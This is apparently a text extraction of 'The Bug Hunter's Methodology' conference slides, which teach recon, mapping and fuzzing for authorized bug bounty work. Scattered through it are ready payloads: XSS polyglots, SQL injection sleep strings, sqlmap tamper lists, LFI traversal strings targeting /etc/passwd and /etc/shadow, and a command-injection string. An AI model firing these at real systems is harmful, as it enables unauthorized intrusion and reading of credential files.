

The Bug Hunter's Methodology



bugcrowd

whoami

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- #1 on all-time leaderboard bugcrowd 2014

@jhaddix



What this talk's about...

Hack

Stuff

Better

(and practically)

And...LOTS of memes.... only some are funny

More Specifically

Step 1: Cut a hole in a box... j/k

Step 1: Started with my bug hunting methodology

Step 2: Parsed some of the top bug hunters' research (web/mobile only for now)

Step 3: Create kickass preso

Topics? BB philosophy shifts, discovery techniques, mapping methodology, parameters oft attacked, useful fuzz strings, bypass or filter evasion techniques, new/awesome tooling

Philosophy

Differences from standard testing





Single-sourced

- looking mostly for common-ish vulns
- not competing with others
- incentivized for count
- payment based on sniff test

Crowdsourced

- looking for vulns that aren't as easy to find
- racing vs. time
- competitive vs. others
- incentivized to find unique bugs
- payment based on impact not number of findings

The regular methodologies



Discovery

Find the road less traveled

^ means find the application (or parts of an application) less tested.

1. *.acme.com scope is your friend
2. Find domains via Google (and others!)
 - a. Can be automated well via recon-ng and other tools.
3. Port scan for obscure web servers or services (on all domains)
4. Find acquisitions and the bounty acquisition rules
 - a. Google has a 6 month rule
5. Functionality changes or re-designs
6. Mobile websites
7. New mobile app versions



Tool: Recon-ng script (enumall.sh)

```
#!/bin/bash
```

```
# Subdomain enumeration script that creates/uses a dynamic resource script for recon-ng.
```

```
# only 1 module needs api's (/api/google_site) find instructions for that on the wiki.
```

```
# Or you can comment out that module.
```

```
# uses google scraping, bing scraping, baidu scraping, netcraft, and bruteforces to find subdomains.
```

```
# by @jhaddix
```

```
# input from command-line becomes domain to test
```

<https://github.com/jhaddix/domain>

```
root@kali:~/Desktop# ./enumall.sh paypal.com
```

After it's done, a quick "show hosts" in the recon-ng prompt:

```
[recon-ng][paypal.com201401131409][resolve] > show hosts
```

host	ip_address	region	country	latitude	longitude
accounts.paypal.com	66.211.168.93				
active-www.paypal.com	173.0.84.34				
active-www.paypal.com	173.0.88.34				
active-www.paypal.com	173.0.88.2				
active-www.paypal.com	173.0.84.2				
ad.paypal.com	23.214.17.245				
advertising.paypal.com	23.214.16.211				
announcements.paypal.com	173.0.88.130				
announcements.paypal.com	173.0.84.130				
api-3t.sandbox.paypal.com	23.5.251.42				
api.sandbox.paypal.com	23.5.251.39				
apps.paypal.com	66.211.188.15				
autodiscover.paypal.com	64.68.79.242				
beta.paypal.com	192.69.184.181				
blueprint.paypal.com	66.211.188.151				
business.sandbox.paypal.com	173.0.82.91				
cms.paypal.com	23.213.190.233				
coupons.paypal.com	23.214.16.211				
creditcenter.paypal.com	208.76.140.163				

LMGTFY

let me  that for you

site:paypal.com -www.paypal.com -www.sandbox

Google Search

I'm Feeling Lucky

LMGTFY

About 462,000 results (0.47 seconds)

Bill Me Later

<https://creditapply.paypal.com/> ▼

Bill Me Later® is the fast, simple and secure way to pay online without using a credit card at more than 1000 stores. Simply select Bill Me Later at checkout.

PayPal: Error - Login United States

<https://business.paypal.com/> ▼

Login securely to your PayPal United States account. PayPal - the safer, easier way to pay online, send money and accept payments.

PayPal Shopping - PayPal Shopping Offers:

<https://shopping.paypal.com/offers> ▼ PayPal ▼

PayPal Shopping is the online shopping destination where you'll find exclusive deals, offers & coupons at 1000+ stores. Buy Now, Pay Later. Find offers.

PayPal Media Network

<https://advertising.paypal.com/> ▼ Where.com ▼

Navigation. About Us · Mobile and Online · Mobile Targeting · Online Targeting · Creative · Offers · News and Events · Ad Specs; MediaKit PDF; Terms and ...

List of mergers and acquisitions by Facebook

From Wikipedia, the free encyclopedia

46	March 25, 2014	Oculus VR	Virtual reality technology	 USA, Irvine, CA	\$2,000,000,000	
47	March 27, 2014	Ascenta	High-altitude UAVs	 UK, Somerset, England	\$20,000,000	
48	April 24, 2014	ProtoGeo Oy	Fitness tracking app Moves	 Finland, Helsinki	undisclosed	
49	August 7, 2014	PrivateCore	Secure Server Technology	 USA, Palo Alto, CA	undisclosed	
50	August 26, 2014	WaveGroup Sound	Sound Studio	 USA, Burlingame, CA	undisclosed	
51	January 6, 2015	Wit.ai	Speech recognition	 USA, Palo Alto, California	undisclosed	
52	January 8, 2015	Quickfire		 USA	undisclosed	

Facebook Bug Bounties

October 14, 2014 at 9:52am

XSS

<http://www.breaksec.com/?p=5713>
<http://www.nirgoldshlager.com/2013/01/another-stored-xss-in-facebookcom.html>
<https://nealpoole.com/blog/2011/03/xss-vulnerability-in-facebook-translations/>
<https://nealpoole.com/blog/2011/08/lessons-from-facebooks-security-bug-bounty-program/>
<http://paulosyibelo.blogspot.com/2014/07/the-unseen-facebook-bug-bounty-2014-x.html>
<http://blog.prakharprasad.com/2014/08/facebook-friendfeed-stored-xss.html>
<http://medu554.blogspot.com/2014/02/stored-xss-on-atlassian-solutions-facebook.html>
<http://blog.ptsecurity.com/2013/10/a-story-about-xss-on-facebook.html>
<https://www.youtube.com/watch?v=NQOK9-OXwsc> (<http://pastebin.com/raw.php?i=cuYRhM71>)
<http://www.websecresearch.com/2014/02/facebooks-boltpeterscom-configuration.html>
<http://nbsriharsha.blogspot.in/2014/03/finally-facebook-hunted.html>
<http://blog.fin1te.net/post/64715656088/content-types-and-xss-facebook-studio>
<http://en.internetwache.org/facebook-fixes-minor-issues-02-05-2014/>
<http://silentzzz.blogspot.com/2007/11/facebook-xss-vulnerability.html>
<http://habrahabr.ru/company/pt/blog/247709/>
https://web.archive.org/web/20120416034642/http://gill.is/2012/04/11/new_website

Logic

<http://www.nirgoldshlager.com/2013/01/how-i-hacked-facebook-employees-secure.html>
<http://pwndizzle.blogspot.in/2014/07/breaking-facebooks-text-captcha.html>

Race Conditions

<http://josipfranjkoic.blogspot.com/2015/04/race-conditions-on-facebook.html>

Open Redirect (\$500+)

<http://thekaitokid.blogspot.com/2014/10/multiple-open-redirect.html>
<http://mreagle0x.blogspot.com/2014/11/bypassing-facebook-linkshim-filtration.html>
<http://arulxtronix.blogspot.in/2013/08/facebook-open-url-redirectors-2013.html>
http://www.vulnerability-lab.com/get_content.php?id=975
<http://yassineaboukir.com/blog/how-i-discovered-a-1000-open-redirect-in-facebook>

Clickjacking

<http://codegrudge.blogspot.in/2015/03/how-i-got-5000-from-facebook-bugbounty.html>
<http://www.paulosyibelo.com/2015/03/facebook-bug-bounty-clickjacking.html>

Object Reference (\$12500+)

<http://www.anandprakash.pw/2014/11/hacking-facebookcomthanks-posting-on.html>
<http://blog.fin1te.net/post/53949849983/hijacking-a-facebook-account-with-sms>
<http://arulxtronix.blogspot.in/2013/09/delete-any-photo-from-facebook-by.html>
<http://www.dan-melamed.com/2013/06/hacking-any-facebook-account-exploit-poc>
<http://blog.fin1te.net/post/62263963253/removing-covers-images-on-friendship-page>
<http://www.7xter.com/2015/02/how-i-hacked-your-facebook-photos.html>

Privacy/Spam (\$1500+)

<http://philippeharewood.com/ability-to-invite-any-user-to-a-facebook-page-all-non->
<http://sweethacking.blogspot.com/2014/11/how-i-made-500-usd-by-reporting-logic>
<http://patorjk.com/blog/2013/03/01/facebook-user-identification-bug/>
[https://www.facebook.com/notes/\\$2500-lakhpatri-bug-at-facebook-gaining-access-of-a-closed-group/686615161373797](https://www.facebook.com/notes/$2500-lakhpatri-bug-at-facebook-gaining-access-of-a-closed-group/686615161373797)
<http://blog.internot.info/2014/05/facebook-skype-to-email-leak-3000-bounty.html>

Port Scanning!

Port scanning is not just for Netpen!

A full port scan of all your new found targets will usually yield #win:

- separate webapps
- extraneous services
- Facebook had Jenkins Script console with no auth
- IIS.net had rdp open vulnerable to MS12_020

```
nmap -sS -A -PN -p- --script=http-title dontscanme.bro
```

^ syn scan, OS + service fingerprint, no ping, all ports,
http titles

[Dewhurst Security Blog](#)

09 Dec 2014 on

How I hacked Facebook

Ok, ok. I didn't quite "hack Facebook". What I did was execute OS level commands on one of Facebook's acquisition's servers.

This is how I did it.

One day last September I was in bed with terrible flu. While I was bedridden I got bored and started to poke around Facebook's Bug Bounty program. I have participated in Bug Bounties before but never Facebook's.

This is by no means a complicated hack by the way, but it worked.

I started by port scanning Facebook's in scope domains with Nmap. Probed a few listening services on IPs that looked interesting.

Mapping

Mapping tips

- Google
- *Smart* Directory Brute Forcing
 - [RAFT lists](#) (included in [Seclists](#))
 - [SVN Digger](#) (included in [Seclists](#))
 - [Git Digger](#)
- Platform Identification:
 - [Wapplyzer](#) (Chrome)
 - [Builtwith](#) (Chrome)
 - [retire.js](#) (cmd-line or Burp)
 - Check CVE's
- Auxiliary
 - [WPScan](#)
 - [CMSmap](#)
 - Patator?

```
lnxg33k@ruined-sec:/pentest/web/wpscan(master)$ ./wpscan.rb -u http://localh  
-----  
W P S C A N v2.1r31735c4  
-----  
WordPress Security Scanner by the WPScan Team  
Sponsored by the RandomStorm Open Source Initiative  
-----  
| URL: http://localhost/wordpress/  
| Started on Wed Apr 3 09:27:29 2013  
-----  
[!] The WordPress 'http://localhost/wordpress/readme.html' file exists  
[!] Full Path Disclosure (FPD) in 'http://localhost/wordpress/wp-includes/rs  
[+] XML-RPC Interface available under http://localhost/wordpress/xmlrpc.php  
[+] WordPress version 3.5.1 identified from meta generator  
-----  
[+] The WordPress theme in use is brilliant v1.2.2  
-----  
| Name: brilliant v1.2.2  
| Location: http://localhost/wordpress/wp-content/themes/brilliant/  
| README: http://localhost/wordpress/wp-content/themes/brilliant/readme.txt  
-----  
| * Title: brilliant File Upload Vulnerability  
| * Reference: http://ruinedsec.wordpress.com/2013/04/03/wordpress-themes-e  
-----  
[+] Enumerating plugins from passive detection ...  
No plugins found :(  
-----  
[+] Finished at Wed Apr 3 09:27:32 2013  
[+] Elapsed time: 00:00:03
```

Directory Bruteforce Workflow

After bruteforcing look for other status codes indicating you are denied or require auth then append list there to test for misconfigured access control.

Example:

GET <http://www.acme.com> - 200

GET <http://www.acme.com/backlog/> - 404

GET <http://www.acme.com/controlpanel/> - 401 hmm.. ok

GET <http://www.acme.com/controlpanel/>[bruteforce here now]

Mapping/Vuln Discovery using OSINT



Find previous/existing problem:

- [Xssed.com](https://www.xssed.com)
- [Reddit XSS - /r/xss](https://www.reddit.com/r/xss)
- [Punkspider](https://www.punkspider.com)
- [xss.cx](https://www.xss.cx)
- [xssposed.org](https://www.xssposed.org)
- twitter searching
- ++

Issues might already reported but use the flaw area and injection type to guide you to further injections or filter bypass.

Auth and Session

Auth (better be quick)

Auth Related (more in logic, priv, and transport sections)


- User/pass discrepancy flaw
- Registration page harvesting
- Login page harvesting
- Password reset page harvesting
- No account lockout
- Weak password policy
- Password not required for account updates
- Password reset tokens (no expiry or re-use)



Session (better be quick)

Session Related

- Failure to invalidate old cookies
- No new cookies on login/logout/timeout
- Never ending cookie length
- Multiple sessions allowed
- Easily reversible cookie (base64 most often)



Tactical Fuzzing - XSS

XSS

```
';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

Multi-context, filter bypass based polyglot payload #1 ([Rsnake XSS Cheat Sheet](#))

XSS

```
"">><marquee><img src=x  
onerror=confirm(1)></marquee>"></plaintext\></\><plaintex  
t/onmouseover=prompt(1)><script>prompt(1)</script>@gmai  
l.com<isindex formaction=javascript:alert(/XSS/  
type=submit>'-->"></script><script>alert(1)</script>"><img/id  
="confirm&lpar;1)"/alt="/"src="/"onerror=eval(id&%23x29;>"  
>
```

Multi-context, filter bypass based polyglot payload #2 (Ashar Javed [XSS Research](#))

XSS

“ onclick=alert(1)//<button ' onclick=alert(1)//> */ alert(1)//

Multi-context polyglot payload ([Mathias Karlsson](#))

<http://polyglot.innerht.ml/>

XSS

<http://polyglot.innerht.ml>

Leaderboard

#	Name	Contexts (≥ 3)	Characters	Payload
1	@orenhafif	16	87	javascript:/'/ </title></style></textarea></script>--><p" onclick=alert()//>*/alert()/*
2	@molnar_g	16	87	javascript://--></script></title></style>"/</textarea>*/<alert()/*" onclick=alert()//>a
3	cgvwzq	16	88	javascript:/'/ </title>"/</script></style></textarea/-->*/<alert()/*" onclick=alert()//>/
4	@_batram	16	89	javascript:/'/ </title></style></textarea>--></script><a"/' onclick=alert()//>*/alert()/*
5	@SecurityMB	16	90	javascript:/'/" --></textarea></style></script></title><b onclick= alert()//>*/alert()/*
6	tr3w	16	93	javascript:/'/ </title></textarea></style></script --><li '/'" */alert()/*", onclick=alert()//
7	@samuirai	16	96	javascript:alert()//--></script></textarea></style></title><a"/' onclick=alert()//>*/alert()/*
8	@molnar_g 15	15	74	--></script></title></style>"/</textarea><a' onclick=alert()//>*/alert()/*
9	@orenhafif 15	15	75	/</title/'/ </style></script/</textarea/--><p" onclick=alert()//>*/alert()/*
10	test	15	80	javascript://--></title></style></textarea></script><svg "/" onclick=alert()//
11	Hh	15	88	javascript:alert()//</title></textarea></style></script --><svg '/'" onclick=alert()//>
12	Anonymous	15	99	javascript:/'/ </script></style></textarea>--><script>/*!/alert(1)/*"/' onclick=alert(1)//</script>
13	@Gunther_AR	15	116	javascript:alert()//</title></style></script>-->";alert()/*/alert()/*<a ';alert()//^' onclick=alert()//> alert()//
14	@orenhafif 14	14	64	/</title/'/ </style></script/--><p" onclick=alert()//>*/alert()/*
15	@repadyuri	14	98	javascript:alert()//"/' onclick=alert()//--></style></script><script>alert()</script>*/alert()/*
16	t	13	95	javascript:alert()//--></script></textarea></style></title><a"/' onclick=alert()//>*/alert()/*
17	avlidienbrunn	13	101	javascript:alert(1)/'/"//</script><script>alert(1)</script>--><div onclick=alert(1)/*/*alert(1)/*>

Other XSS Observations

<u>Input Vectors</u>
Customizable Themes & Profiles via CSS
Event or meeting names
URI based
Imported from a 3rd party (think Facebook integration)
JSON POST Values (check returning content type)
File Upload names
Uploaded files (swf, HTML, ++)
Custom Error pages
fake params - ?realparam=1&foo=bar'+alert(/XSS/)+'
Login and Forgot password forms

SWF Parameter XSS

Common Params:

Common Params:

onload, allowedDomain, movieplayer, xmlPath, eventhandler, callback (more on OWASP page)

Common Injection Strings:

```
\%22}})}catch(e){alert(document.domain);}//
```

```
"]);}catch(e){if(!self.a)self.a=!alert(document.domain);}//
```

```
"a")(((type:"ready")));}catch(e){alert(1)}//
```

SWF Parameter XSS

Flash Vars!

Sink Calls!

Parameters in URL

Name	Sink
movieName	eval
uploadURL	null
filePostName	null
fileTypes	null
fileTypesDescription	null
params	null
debugEnabled	null

 cure53 / Flashbang

Project "Flashbang"

 69 commits

 1 bran



 branch: master ▾

Flashbang / +

Added way to detect sink calls in tests along with a



tunnelshade authored on Jan 9



[flash-files](#)

Three new swf's added



[shumway](#)

Increased default timeOu



[src](#)

Changed preloading text



[test](#)

Added way to detect sink



[.gitignore](#)

Added way to detect sink



[.gitmodules](#)

Shumway added and sut



[LICENSE](#)

Initial commit



[README.md](#)

Update README.md

Tactical Fuzzing - SQLi

SQL Injection

Core Idea: Does the page look like it might need to call on stored data?

There exist some SQLi polyglots, i.e;

`SLEEP(1) /*' or SLEEP(1) or "" or SLEEP(1) or "*/`

Works in single quote context, works in double quote context, works in "straight into query" context! ([Mathias Karlsson](#))

SQL Injection

You can also leverage the large database of fuzzing lists from [Seclists](#) here:



danielmiessler / **SecLists**

branch: **master** ▾

SecLists / **Fuzzing** / +

Update JHADDIX_LFI.txt



shipcod3 authored on Jan 26

..

 [FUZZDB_DB2Enumeration.txt](#)

 [FUZZDB_GenericBlind.txt](#)

 [FUZZDB_MSSQL.txt](#)

 [FUZZDB_MSSQLEnumeration.txt](#)

 [FUZZDB_MYSQL.txt](#)

 [FUZZDB_Metacharacters.txt](#)

 [FUZZDB_MySQL_ReadLocalFiles.txt](#)

 [FUZZDB_MySQL_SQLi_LoginBypass.txt](#)

 [FUZZDB_Oracle.txt](#)

 [FUZZDB_PostgresEnumeration.txt](#)

SQL Injection Observations

Blind is predominant, Error based is highly unlikely.

```
'%2Bbenchmark(3200,SHA1(1))%2B'  
'+BENCHMARK(40000000,SHA1(1337))+'
```

SQLMap is king!

- Use -l to parse a Burp log file.
- Use [Tamper Scripts](#) for blacklists.
- [SQLiPy](#) Burp plugin works well to instrument SQLmap quickly.

Lots of injection in web services!

<u>Common Parameters or Injection points</u>
ID
Currency Values
Item number values
sorting parameters (i.e order, sort, etc)
JSON and XML values
Cookie values (really?)
Custom headers (look for possible integrations with CDN's or WAF's)
REST based Services

SQLmap SQLiPy

Request Response

Raw Params Headers Hex

```
POST /sqlip.php HTTP/1.1
Host: 192.168.111.30
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:31.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip
Referer: https://192.168.111.30/
Cookie: PHPSESSID=i
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 4

id=1
```


- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser
- SQLiPy Scan**
- Engagement tools
- Copy HTML

Results Scan queue Live scanning Options

https://192.168.111.30
sqlip.php

SQLMap Scan Finding

Advisory Request Response

 **SQLMap Scan Finding**

Issue: **SQLMap Scan Finding**
Severity: **High**
Confidence: **Certain**
Host: **https://192.168.111.30**
Path: **/sqlip.php**

Issue detail

The application has been found to be vulnerable to SQL injection by SQLMap. The

- id=1' AND 3472=3472 AND 'kzcR'='kzcR
- id=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b676e71,
- id=1' AND SLEEP((SLEEPTIME)) AND 'Acmt'='Acmt

Enumerated Data:

MySQL: 5.5.39
Current User: root@localhost
Current Database: fake
Hostname: hacktab
Is a DBA: Yes
Users:

- 'fake'@'127.0.0.1'

SQLmap All Tamper Scripts

```
--tamper=apostrophemask,apostrophencode,appendnullbyte,base64encode,between,bluecoat,chardoubleencode,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroverSIONED,multiplespaces,nonrecursivereplacement,percentage,randomcase,randomcomments,securesphere,space2comment,space2dash,space2hash,space2morehash,space2mssqlblank,space2mssqlhash,space2mysqlblank,space2mysqldash,space2plus,space2randomblank,sp_password,unionalltounion,unmagicquotes,versionedkeywords,versionedmorekeywords
```

SQLmap Targeted Tamper Scripts

General:

```
tamper=apostrophemask,apostrophenullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,ifnull2ifisnull,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,space2comment,space2plus,space2randomblank,unionalltunion,unmagicquotes
```

MSSQL:

```
tamper=between,charencode,charunicodeencode,equaltolike,greatest,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,sp_password,space2comment,space2dash,space2mssqlblank,space2mysqldash,space2plus,space2randomblank,unionalltunion,unmagicquotes
```

MySQL:

```
tamper=between,bluecoat,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroversioned,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,space2comment,space2hash,space2morehash,space2mysqldash,space2plus,space2randomblank,unionalltunion,unmagicquotes,versionedkeywords,versionedmorekeywords,xforwardedfor
```

Best SQL injection resources

DBMS Specific Resources	
mysql	PentestMonkey's mysql injection cheat sheet Reiners mysql injection Filter Evasion Cheatsheet
MSSQL	Evil SQL Error/Union/Blind MSSQL Cheatsheet PentestMonkey's MSSQL SQLi injection Cheat Sheet
ORACLE	PentestMonkey's Oracle SQLi Cheatsheet
POSTGRESQL	PentestMonkey's Postgres SQLi Cheatsheet
Others	Access SQLi Cheatsheet PentestMonkey's Ingres SQL Injection Cheat Sheet pentestmonkey's DB2 SQL Injection Cheat Sheet pentestmonkey's Informix SQL Injection Cheat Sheet SQLite3 Injection Cheat sheet Ruby on Rails (Active Record) SQL Injection Guide

Tactical Fuzzing - FI & Uploads

Local file inclusion

Core Idea: Does it (or can it) interact with the server file system?

[Liffy](#) is new and cool here but you can also use [Seclists](#):

branch: master **SecLists / Fuzzing / JHADDIX_LFI.txt**

 **shipcod3** on Jan 26 Update JHADDIX_LFI.txt

3 contributors 

Executable File | 868 lines (867 sloc) | 27.924 kb

```
1  /.../.../.../.../.../
2  \...\\...\\...\\...\\...\\
3  %00../../../../../../../../etc/passwd
4  %00/etc/passwd%00
5  %00../../../../../../../../etc/shadow
6  %00/etc/shadow%00
7  %0a/bin/cat%20/etc/passwd
8  %0a/bin/cat%20/etc/shadow
9  /%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c
10 %25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..
11 %25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..%25%5c..
```

Common Parameters or Injection points

file=

location=

locale=

path=

display=

load=

read=

retrieve=

Remote file includes and redirects

Look for any param with another web address in it. Same params from LFI can present here too.

Common blacklist bypasses:

- escape "/" with "\/" or "//" with "\/"
- try single "/" instead of "//"
- remove http i.e. "continue=//google.com"
- "%09", "%0A", "%0D", "%00"
- encode, slashes
- "../" CHANGE TO ".../"
- ".../" CHANGE TO ".../"
- "/" CHANGE TO "\/"

<u>Redirections Common Parameters or Injection points</u>
dest=
continue=
redirect=
url= (or anything with "url" in it)
uri= (same as above)
window=
next=

Remote file includes and redirects

<u>RFI Common Parameters or Injection points</u>	
File=	document=
Folder=	root=
Path=	pg=
style=	pdf=
template=	
php_path=	
doc=	

Command injection


[https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/os-cmd-execution/
command-execution-unix.fuzz.txt](https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/os-cmd-execution/command-execution-unix.fuzz.txt)

<https://github.com/stasinopoulos/commix>

Malicious File Upload ++

File upload attacks are a whole presentation. Try this one to get a feel for bypass techniques:

- content type spoofing
- extension trickery
- File in the hole! presentaion - <http://goo.gl/VCXPh6>



Malicious File Upload ++

This is an important and common attack vector in this type of testing

A file upload functions need a lot of protections to be adequately secure.

Attacks:

- Upload unexpected file format to achieve code exec (swf, html, php, php3, aspx, ++) Web shells or...
- Execute XSS via same types of files. Images as well!
- Attack the parser to DoS the site or XSS via storing payloads in metadata or file header
- Bypass security zones and store malware on target site via file polyglots

Malicious File Upload ++

As referenced file polyglots can be used to store malware on servers!

See @dan_crowley 's talk:

<http://goo.gl/pquXC2>

and @angealbertini research:

corkami.com

Binary files

